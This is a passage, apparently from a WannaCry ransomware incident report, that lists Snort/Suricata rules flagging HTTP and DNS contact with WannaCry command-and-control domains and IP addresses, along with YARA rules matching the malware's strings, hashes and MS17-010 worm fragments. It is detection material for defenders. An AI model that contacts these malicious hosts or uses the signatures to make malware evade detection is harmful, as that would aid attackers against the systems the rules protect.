content:"|0D|ju2ymymh4zlsk|03|com|00|"; classtype:trojan-activity; sid:1700027925; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP lkry2vwbd.com";
flow:to_server,established; content:"lkry2vwbd.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-
zA-Z0-9.-]+\.|\s)(lkry2vwbd.com)\r\n/iH"; classtype:trojan-activity; sid:1700027926; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS lkry2vwbd.com";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|09|lkry2vwbd|03|com|00|"; classtype:trojan-activity; sid:1700027927; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP ow24dxhmuhwx6uj.net";
flow:to_server,established;       content:"ow24dxhmuhwx6uj.net";       nocase;       http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(ow24dxhmuhwx6uj.net)\r\n/iH";  classtype:trojan-activity;
sid:1700027928; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS ow24dxhmuhwx6uj.net";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|0F|ow24dxhmuhwx6uj|03|net|00|"; classtype:trojan-activity; sid:1700027929; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP rbacrbyq2czpwnl5.net";
flow:to_server,established;      content:"rbacrbyq2czpwnl5.net";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(rbacrbyq2czpwnl5.net)\r\n/iH"; classtype:trojan-activity;
sid:1700027930; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS rbacrbyq2czpwnl5.net";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|10|rbacrbyq2czpwnl5|03|net|00|"; classtype:trojan-activity; sid:1700027931; rev:1;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP sdhjjekfp4k.com";
flow:to_server,established; content:"sdhjjekfp4k.com"; nocase; http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(sdhjjekfp4k.com)\r\n/iH"; classtype:trojan-activity;
sid:1700027932; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS sdhjjekfp4k.com";
byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2;
content:"|0B|sdhjjekfp4k|03|com|00|"; classtype:trojan-activity; sid:1700027933; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP sqjolphimrr7jqw6.onion";
flow:to_server,established; content:"sqjolphimrr7jqw6.onion"; nocase; http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(sqjolphimrr7jqw6.onion)\r\n/iH"; classtype:trojan-
activity; sid:1700027934; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS sqjolphimrr7jqw6.onion";
byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2;
content:"|10|sqjolphimrr7jqw6|05|onion|00|"; classtype:trojan-activity; sid:1700027935; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP sxdcmua5ae7saa2.net";
flow:to_server,established; content:"sxdcmua5ae7saa2.net"; nocase; http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(sxdcmua5ae7saa2.net)\r\n/iH"; classtype:trojan-activity;
sid:1700027936; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS sxdcmua5ae7saa2.net";
byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2;
content:"|0F|sxdcmua5ae7saa2|03|net|00|"; classtype:trojan-activity; sid:1700027937; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP wwld4ztvwurz4.com";
flow:to_server,established; content:"wwld4ztvwurz4.com"; nocase; http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(wwld4ztvwurz4.com)\r\n/iH"; classtype:trojan-activity;
sid:1700027938; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS wwld4ztvwurz4.com";
byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2;
content:"|0D|wwld4ztvwurz4|03|com|00|"; classtype:trojan-activity; sid:1700027939; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP xanznp2kq.com";
flow:to_server,established; content:"xanznp2kq.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-
zA-Z0-9.-]+\.|\s)(xanznp2kq.com)\r\n/iH"; classtype:trojan-activity; sid:1700027940; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS xanznp2kq.com";
byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2;
content:"|09|xanznp2kq|03|com|00|"; classtype:trojan-activity; sid:1700027941; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP xxlvbrloxvriy2c5.onion";
flow:to_server,established; content:"xxlvbrloxvriy2c5.onion"; nocase; http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(xxlvbrloxvriy2c5.onion)\r\n/iH"; classtype:trojan-
activity; sid:1700027942; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS xxlvbrloxvriy2c5.onion";
byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2;
content:"|10|xxlvbrloxvriy2c5|05|onion|00|"; classtype:trojan-activity; sid:1700027943; rev:1;)

alert ip $HOME_NET any <> [128.31.0.39,149.202.160.69,46.101.166.19,91.121.65.179] any
(msg:"wannacry 2.0 Contacto con IP"; classtype:trojan-activity; sid:1700027944; rev:1;)
```

17.2 YARA

```
rule WannaDecryptor: WannaDecryptor
{
        meta:
                description = "Detection for common strings of WannaDecryptor"

        strings:
                $id1 = "taskdl.exe"
                $id2 = "taskse.exe"
                $id3 = "r.wnry"
                $id4 = "s.wnry"
                $id5 = "t.wnry"
                $id6 = "u.wnry"
                $id7 = "msg/m_"

        condition:
                3 of them
}
rule Wanna_Sample_84c82835a5d21bbcf75a61706d8ab549:
Wanna_Sample_84c82835a5d21bbcf75a61706d8ab549
{
        meta:
                description = "Specific sample match for WannaCryptor"
                MD5 = "84c82835a5d21bbcf75a61706d8ab549"
                SHA1 = "5ff465afaabcbf0150d1a3ab2c2e74f3a4426467"
                SHA256 = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
                INFO = "Looks for 'taskdl' and 'taskse' at known offsets"

        strings:
                $taskdl = { 00 74 61 73 6b 64 6c }
                $taskse = { 00 74 61 73 6b 73 65 }

        condition:
                $taskdl at 3419456 and $taskse at 3422953
}
rule Wanna_Sample_4da1f312a214c07143abeeafb695d904:
Wanna_Sample_4da1f312a214c07143abeeafb695d904
{
        meta:
                description = "Specific sample match for WannaCryptor"
                MD5 = "4da1f312a214c07143abeeafb695d904"
                SHA1 = "b629f072c9241fd2451f1cbca2290197e72a8f5e"
                SHA256 = "aee20f9188a5c3954623583c6b0e6623ec90d5cd3fdec4e1001646e27664002c"
                INFO = "Looks for offsets of r.wry and s.wry instances"

        strings:
                $rwnry = { 72 2e 77 72 79 }
                $swnry = { 73 2e 77 72 79 }

        condition:
                $rwnry at 88195 and $swnry at 88656 and $rwnry at 4495639
}
rule NHS_Strain_Wanna: NHS_Strain_Wanna
{
        meta:
                description = "Detection for worm-strain bundle of Wcry, DOublePulsar"
                MD5 = "db349b97c37d22f5ea1d1841e3c89eb4"
                SHA1 = "e889544aff85ffaf8b0d0da705105dee7c97fe26"
                SHA256 = "24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c"
                INFO = "Looks for specific offsets of c.wnry and t.wnry strings"

        strings:
                $cwnry = { 63 2e 77 6e 72 79 }
                $twnry = { 74 2e 77 6e 72 79 }

        condition:
                $cwnry at 262324 and $twnry at 267672 and $cwnry at 284970
}
rule Wanna_Cry_Ransomware_Generic
{
     meta:
                    description = "Detects WannaCry Ransomware on disk and in virtual page"
                    author = "US-CERT Code Analysis Team"
                    reference = "not set"
                    date = "2017/05/12"
     hash0 = "4DA1F312A214C07143ABEEAFB695D904"
     strings:
                    $s0 = {410044004D0049004E0024}
                    $s1 = "WannaDecryptor"
```

```
                    $s2 = "WANNACRY"
                    $s3 = "Microsoft Enhanced RSA and AES Cryptographic"
                    $s4 = "PKS"
                    $s5 = "StartTask"
                    $s6 = "wcry@123"
                    $s7 = {2F6600002F72}
                    $s8 = "unzip 0.15 Copyrigh"
    condition:
                    $s0 and $s1 and $s2 and $s3 or $s4 or $s5 or $s6 or $s7 or $s8
}
rule MS17_010_WanaCry_worm
{
     meta:
                    description = "Worm exploiting MS17-010 and dropping WannaCry Ransomware"
                    author = "Felipe Molina (@felmoltor)"
    strings:
                    $ms17010_str1="PC NETWORK PROGRAM 1.0"
                    $ms17010_str2="LANMAN1.0"
                    $ms17010_str3="Windows for Workgroups 3.1a"
                    $ms17010_str4="__TREEID__PLACEHOLDER__"
                    $ms17010_str5="__USERID__PLACEHOLDER__"
                    $wannacry_payload_substr1 = "h6agLCqPqVyXi2VSQ8O6Yb9ijBX54j"
                    $wannacry_payload_substr2 = "h54WfF9cGigWFEx92bzmOd0UOaZlM"
                    $wannacry_payload_substr3 = "tpGFEoLOU6+5I78Toh/nHs/RAP"
    condition:
                    all of them
}
```